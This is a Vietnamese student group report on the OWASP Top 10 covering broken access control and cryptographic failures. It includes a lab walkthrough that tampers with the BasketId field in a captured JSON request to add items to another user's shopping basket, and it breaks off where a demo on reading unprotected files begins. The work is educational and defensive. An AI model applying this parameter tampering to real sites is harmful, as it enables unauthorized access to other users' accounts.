



BTL-N3- Csattt New - Khong co gi de mieu ta ca

Cơ sở an toàn thông tin (Học viện Công nghệ Bưu chính Viễn thông)



messages.pdf_cover_qr_code_label

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN I

BỘ MÔN CƠ SỞ AN TOÀN THÔNG TIN



BÁO CÁO BÀI TẬP LỚN

Tìm hiểu về top 10 OWASP

Giảng viên hướng dẫn : Đỗ Xuân Chợt

Lớp : 03

Nhóm : 03

Thành viên : Nguyễn Tiên An – B22DCAT001

Nguyễn Hiền Dương – B22DCAT065

Nguyễn Minh Hoàng – B22DCAT125

Bùi Nguyễn Giáp – B22DCAT101

Bùi Văn Nam – B22DCAT197

Hà Nội – 2024

Lời Cảm Ơn

Chúng em xin gửi lời cảm ơn chân thành tới Thầy vì sự chỉ dẫn và hỗ trợ nhiệt tình mà Thầy đã dành cho chúng em trong suốt học kỳ vừa qua. Sự dẫn dắt của Thầy không chỉ là kiến thức chuyên môn mà còn là những câu nói vô cùng cảm xúc, chạm đến tận đáy lòng chúng em, giúp chúng em có cái nhìn sâu hơn về ngành, về nghề mà mình theo đuổi sau này.

Những hướng dẫn và sự kiên nhẫn của Thầy đã làm cho dự án trở nên rõ ràng hơn, từ việc xác định chi tiết các bước cần thực hiện đến việc áp dụng kiến thức. Điều này không chỉ giúp chúng em hoàn thành dự án một cách hiệu quả mà còn giúp chúng em hiểu sâu hơn về bộ môn Cơ sở an toàn thông tin này. Tham gia và hoàn thành bài tập lớn là một trải nghiệm bổ ích giúp chúng em trong quá trình học tập và làm việc sau này.

Trân trọng!

MỤC LỤC

I. TỔNG QUAN VỀ CHỦ ĐỀ BÀI TẬP LỚN.....	4
1. Giới thiệu.....	4
2. Mục tiêu và ý nghĩa.....	5
II. NỘI DUNG CHÍNH.....	6
A. A01:2021-Broken Access Control.....	6
1. Khái niệm.....	6
2. Nguyên nhân.....	6
3. Hậu quả.....	6
4. Cách phòng tránh.....	6
5. Ví dụ demo.....	7
B. A02:2021-Cryptographic Failures.....	11
1. Sensitive Data Exposure.....	11
2. Cryptographic Issues.....	18
C. A03:2021-Injection.....	21
1. Định nghĩa.....	21
2. Hậu quả của Injection:.....	21
3. Cách phòng tránh lỗ hổng Injection:.....	21
D. A04:2021-Insecure Design.....	26
1. Khái niệm.....	26
2. Nguyên nhân: Một số nguyên nhân phổ biến:.....	26
3. Hậu quả.....	26
4. Cách phòng tránh.....	26
5. Ví dụ demo.....	27
E. A05:2021-Security Misconfiguration.....	29
1. Khái niệm: Security Misconfiguration xảy ra khi:.....	29
2. Nguyên nhân.....	29
3. Hậu quả.....	29
4. Cách phòng tránh.....	29
5. Ví dụ demo.....	30
F. A06:2021-Vulnerable and Outdated Components.....	43

1.	Khái niệm:.....	43
2.	Nguyên nhân:.....	43
3.	Hậu quả:.....	43
4.	Cách phòng tránh:.....	43
5.	Ví dụ demo.....	44
G.	A07:2021-Identification and Authentication Failures.....	47
1.	Khái niệm:.....	47
2.	Nguyên nhân:.....	47
3.	Hậu quả:.....	47
4.	Cách phòng tránh:.....	47
5.	Ví dụ demo.....	48
III.	KẾT LUẬN.....	54

I. TỔNG QUAN VỀ CHỦ ĐỀ BÀI TẬP LỚN

1. Giới thiệu.

- Trong thời đại công nghệ số phát triển vượt bậc, các ứng dụng web trở thành nền tảng quan trọng trong mọi lĩnh vực, từ kinh doanh, giáo dục, đến giải trí. Tuy nhiên, cùng với sự phát triển mạnh mẽ, các mối đe dọa bảo mật cũng gia tăng không ngừng. Các tổ chức và cá nhân phải đối mặt với nguy cơ rò rỉ dữ liệu, tổn thất tài chính, và thiệt hại uy tín nghiêm trọng nếu lỗ hổng bảo mật không được xử lý kịp thời.
- Để hỗ trợ các nhà phát triển và doanh nghiệp trong việc phát hiện và khắc phục các lỗ hổng này, **OWASP (Open Web Application Security Project)** – tổ chức phi lợi nhuận hàng đầu trong lĩnh vực bảo mật ứng dụng web – đã xây dựng và cập nhật định kỳ danh sách **Top 10 OWASP**. Đây là một tài liệu tiêu chuẩn toàn cầu, tập trung vào các lỗ hổng bảo mật phổ biến và nguy hiểm nhất trong ứng dụng web.
- Danh sách này không chỉ giúp nâng cao nhận thức về bảo mật mà còn là một công cụ thực tiễn để hướng dẫn các nhà phát triển xây dựng các ứng dụng an toàn, giảm thiểu rủi ro trước những mối đe dọa ngày càng tinh vi. Việc nghiên cứu và áp dụng **Top 10 OWASP** không chỉ bảo vệ ứng dụng khỏi các lỗ hổng kỹ thuật mà còn bảo vệ uy tín và lợi ích kinh doanh của các tổ chức.
- **Top 10 OWASP (Phiên bản mới nhất)**
 - A01: Broken Access Control
 - A02: Cryptographic Failures
 - A03: Injection
 - A04: Insecure Design
 - A05: Security Misconfiguration
 - A06: Vulnerable and Outdated Components
 - A07: Identification and Authentication Failures
 - A08: Software and Data Integrity Failures
 - A09: Security Logging and Monitoring Failures
 - A10: Server-Side Request Forgery (SSRF)

2. Mục tiêu và ý nghĩa

○ Mục tiêu:

- Nâng cao kiến thức chuyên môn: Cung cấp cho sinh viên nền tảng kiến thức vững chắc về bảo mật ứng dụng web, giúp họ hiểu rõ các mối đe dọa phổ biến và cách thức phòng tránh.
- Phát triển tư duy phân tích và phản biện: Giúp sinh viên rèn luyện khả năng phân tích các lỗ hổng bảo mật, tư duy logic để nhận diện và đề xuất giải pháp phù hợp.
- Hỗ trợ trong học tập và nghiên cứu: Làm quen với các tiêu chuẩn toàn cầu về bảo mật như OWASP, giúp sinh viên tự tin hơn khi tham gia các dự án học thuật hoặc thực hiện đồ án tốt nghiệp liên quan đến bảo mật hệ thống.
- Chuẩn bị cho nghề nghiệp tương lai: Trang bị kỹ năng thực tiễn để sinh viên sẵn sàng bước vào môi trường làm việc chuyên nghiệp, đặc biệt trong các lĩnh vực liên quan đến an ninh mạng và phát triển phần mềm an toàn.

○ Ý nghĩa:

- Phát triển năng lực cá nhân: Việc hiểu và áp dụng OWASP Top 10 giúp sinh viên xây dựng nền tảng chuyên môn vững chắc, mở ra nhiều cơ hội việc làm trong các lĩnh vực công nghệ thông tin, đặc biệt là bảo mật mạng và phát triển phần mềm.
- Đóng góp cho cộng đồng và xã hội: Sinh viên không chỉ học cách bảo vệ ứng dụng web mà còn góp phần nâng cao nhận thức về an toàn thông tin, bảo vệ dữ liệu của người dùng khỏi các mối đe dọa tiềm tàng.
- Tạo lợi thế cạnh tranh: Trong bối cảnh thị trường lao động ngày càng cạnh tranh, việc nắm vững kiến thức về bảo mật và các tiêu chuẩn như OWASP là một lợi thế lớn giúp sinh viên nổi bật trong mắt nhà tuyển dụng.
- Khám phá và định hướng sự nghiệp: Qua việc học và thực hành OWASP Top 10, sinh viên có cơ hội tìm hiểu sâu hơn về lĩnh vực an toàn thông tin, giúp họ định hướng sự nghiệp phù hợp với đam mê và năng lực của bản thân.

Việc tiếp cận và ứng dụng **OWASP Top 10** không chỉ là bước đầu tiên trong việc bảo vệ các hệ thống công nghệ mà còn là hành trang quý giá cho các bạn sinh viên trong hành trình học tập và phát triển sự nghiệp.

II. NỘI DUNG CHÍNH

A. A01:2021-Broken Access Control

1. Khái niệm

- Broken Access Control là lỗi hỏng xảy ra khi hệ thống không đảm bảo rằng người dùng chỉ có thể truy cập hoặc thao tác với các tài nguyên hoặc chức năng mà họ được phép sử dụng.
- Điều này có thể dẫn đến:
 - Người dùng không được xác thực truy cập tài nguyên bị giới hạn.
 - Người dùng được xác thực vượt quyền (escalate privilege) để thực hiện các thao tác trái phép.

2. Nguyên nhân

- Thiếu kiểm tra quyền hạn: Không xác thực hoặc xác thực không đúng trước khi truy cập tài nguyên.
- Sử dụng ID hoặc tham số không được bảo vệ: Người dùng có thể đoán hoặc sửa đổi tham số (ví dụ: URL, ID) để truy cập tài nguyên không thuộc về họ.
- Quản lý không chặt chẽ quyền: Gán quyền hoặc vai trò người dùng không đúng.
- Thiết kế lỗi: Không áp dụng các nguyên tắc như "least privilege" (quyền tối thiểu).
- Cấu hình sai: Hệ thống quên giới hạn quyền cho các API hoặc endpoint.

3. Hậu quả

- Rò rỉ thông tin nhạy cảm: Người dùng trái phép có thể truy cập dữ liệu nhạy cảm.
- Thay đổi dữ liệu trái phép: Gây mất mát hoặc thay đổi không mong muốn đối với tài nguyên.
- Thực hiện các hành động nguy hiểm: Người dùng có thể xóa dữ liệu, thay đổi cấu hình hệ thống, hoặc chiếm đoạt tài khoản.
- Mất uy tín: Hệ thống bị khai thác có thể dẫn đến tổn hại danh tiếng và mất niềm tin của khách hàng.
- Chi phí khắc phục cao: Bao gồm cả chi phí pháp lý nếu dữ liệu bị rò rỉ.

4. Cách phòng tránh

- Kiểm tra quyền:
 - Luôn xác thực và kiểm tra quyền cho mọi yêu cầu, đặc biệt là API và endpoint.
 - Áp dụng nguyên tắc deny by default (mặc định từ chối truy cập).

- Bảo vệ tham số:
 - Tránh sử dụng ID để đoán hoặc URL chứa thông tin nhạy cảm.
 - Sử dụng UUID thay vì số nguyên liên tiếp.
- Quản lý quyền:
 - Chỉ cấp quyền tối thiểu cần thiết (least privilege).
 - Quản lý quyền rõ ràng và định kỳ rà soát vai trò của người dùng.
- Bảo vệ endpoint và API:
 - Sử dụng tường lửa ứng dụng web (WAF).
 - Xác thực token hoặc sử dụng OAuth 2.0 để quản lý truy cập API.
- Kiểm thử bảo mật:
 - Thực hiện kiểm thử thâm nhập (pentest) để tìm và sửa lỗi.
 - Sử dụng các công cụ quét bảo mật như OWASP ZAP hoặc Burp Suite.
- Kiểm soát thông qua framework:
 - Sử dụng các framework bảo mật tích hợp như Spring Security trong Java hoặc Django Permissions trong Python.


5. Ví dụ demo

Mục tiêu: Trong bài thực hành này, chúng ta sẽ khai thác lỗ hổng Broken Access Control để thêm sản phẩm vào giỏ hàng của người dùng khác một cách trái phép.


Các bước thực hiện:

Bước 1 : Đăng ký tài khoản mới


- Đăng ký tài khoản với thông tin ví dụ: Email: test1@gmail.com.




Bước 2: Thêm sản phẩm vào giỏ hàng




- Hành động: Nhấn nút "Add to Basket" để thêm sản phẩm vào giỏ.



- Thông tin gói tin HTTP (method POST):




- Dữ liệu được gửi tới server ở dạng JSON:
json {"ProductId": 1, "BasketId": "6", "quantity": 1}
- ProductId: ID của sản phẩm.
- BasketId: ID giỏ hàng của tài khoản hiện tại.
- quantity: Số lượng sản phẩm được thêm.
- Kiểm tra lại trong giao diện giỏ hàng của mình , bạn sẽ thấy sản phẩm đã được thêm vào thành công.




Bước 3: Thay đổi dữ liệu gói tin HTTP (Manipulate Parameters)

- Tạo sẵn một tài khoản khác với BasketId = 7.
- Thêm giá trị BasketId = 7 vào trường json để thêm sản phẩm vào giỏ hàng của tài khoản này.



Bước 4: Đăng nhập vào tài khoản có BasketId = 7

- Kiểm tra giỏ hàng và xác nhận rằng sản phẩm đã được thêm vào một cách trái phép.



B. A02:2021-Cryptographic Failures

1. Sensitive Data Exposure

Sensitive Data Exposure là một lỗi bảo mật xảy ra khi dữ liệu nhạy cảm như thông tin cá nhân, thông tin tài chính, hoặc thông tin bí mật không được bảo vệ đúng cách. Điều này có thể dẫn đến việc dữ liệu bị truy cập trái phép hoặc bị đánh cắp bởi các bên không được phép.

a) Nguyên nhân phổ biến

- Sử dụng giao thức không bảo mật (HTTP): Gửi thông tin nhạy cảm qua các kết nối không được mã hóa.
- Lưu trữ dữ liệu không được mã hóa: Thông tin nhạy cảm được lưu trên cơ sở dữ liệu hoặc tệp tin mà không mã hóa.
- Mã hóa yếu: Sử dụng các thuật toán mã hóa cũ hoặc dễ bị tấn công như MD5, SHA-1.
- Lỗi cấu hình bảo mật: Cấu hình không chặt chẽ cho phép truy cập trái phép vào dữ liệu nhạy cảm.
- Lộ thông tin trong log hoặc debug: Thông tin nhạy cảm được ghi vào nhật ký (log) hoặc hiển thị trong thông báo lỗi.
- Không sử dụng HTTPS: Truyền tải dữ liệu nhạy cảm mà không sử dụng mã hóa TLS/SSL.

b) Hậu quả

- Tài chính: Gây thiệt hại cho cá nhân hoặc tổ chức do mất dữ liệu tài chính.
- Danh tiếng: Làm mất niềm tin từ khách hàng hoặc người dùng.
- Pháp lý: Vi phạm các quy định bảo mật dữ liệu (như GDPR, HIPAA).
- Tấn công leo thang: Dữ liệu bị lộ có thể được sử dụng để tấn công các hệ thống khác.

c) Cách phòng tránh

- Sử dụng mã hóa mạnh:
 - Sử dụng các thuật toán mã hóa hiện đại như AES-256 hoặc RSA.
 - Đảm bảo dữ liệu được mã hóa khi lưu trữ (data-at-rest) và khi truyền tải (data-in-transit).



- Triển khai HTTPS:
 - Cài đặt chứng chỉ SSL/TLS để bảo vệ giao tiếp giữa máy khách và máy chủ.
- Hạn chế lưu trữ dữ liệu nhạy cảm:
 - Chỉ lưu trữ khi cần thiết và xóa khi không còn sử dụng.
- Ẩn thông tin nhạy cảm:
 - Tránh hiển thị thông tin nhạy cảm trên giao diện người dùng hoặc trong lỗi phản hồi.
- Cấu hình bảo mật chặt chẽ:
 - Kiểm tra và hạn chế quyền truy cập vào cơ sở dữ liệu hoặc tệp lưu trữ.
- Kiểm tra bảo mật định kỳ:
 - Sử dụng các công cụ như Burp Suite, OWASP ZAP để kiểm tra và tìm lỗ hổng.

d) Ví dụ demo

❖ Ví dụ 1:

Mục tiêu : Một số file thư mục chưa đc bảo vệ đúng cách. Ta sẽ tìm cách khai thác để đọc các file đó.

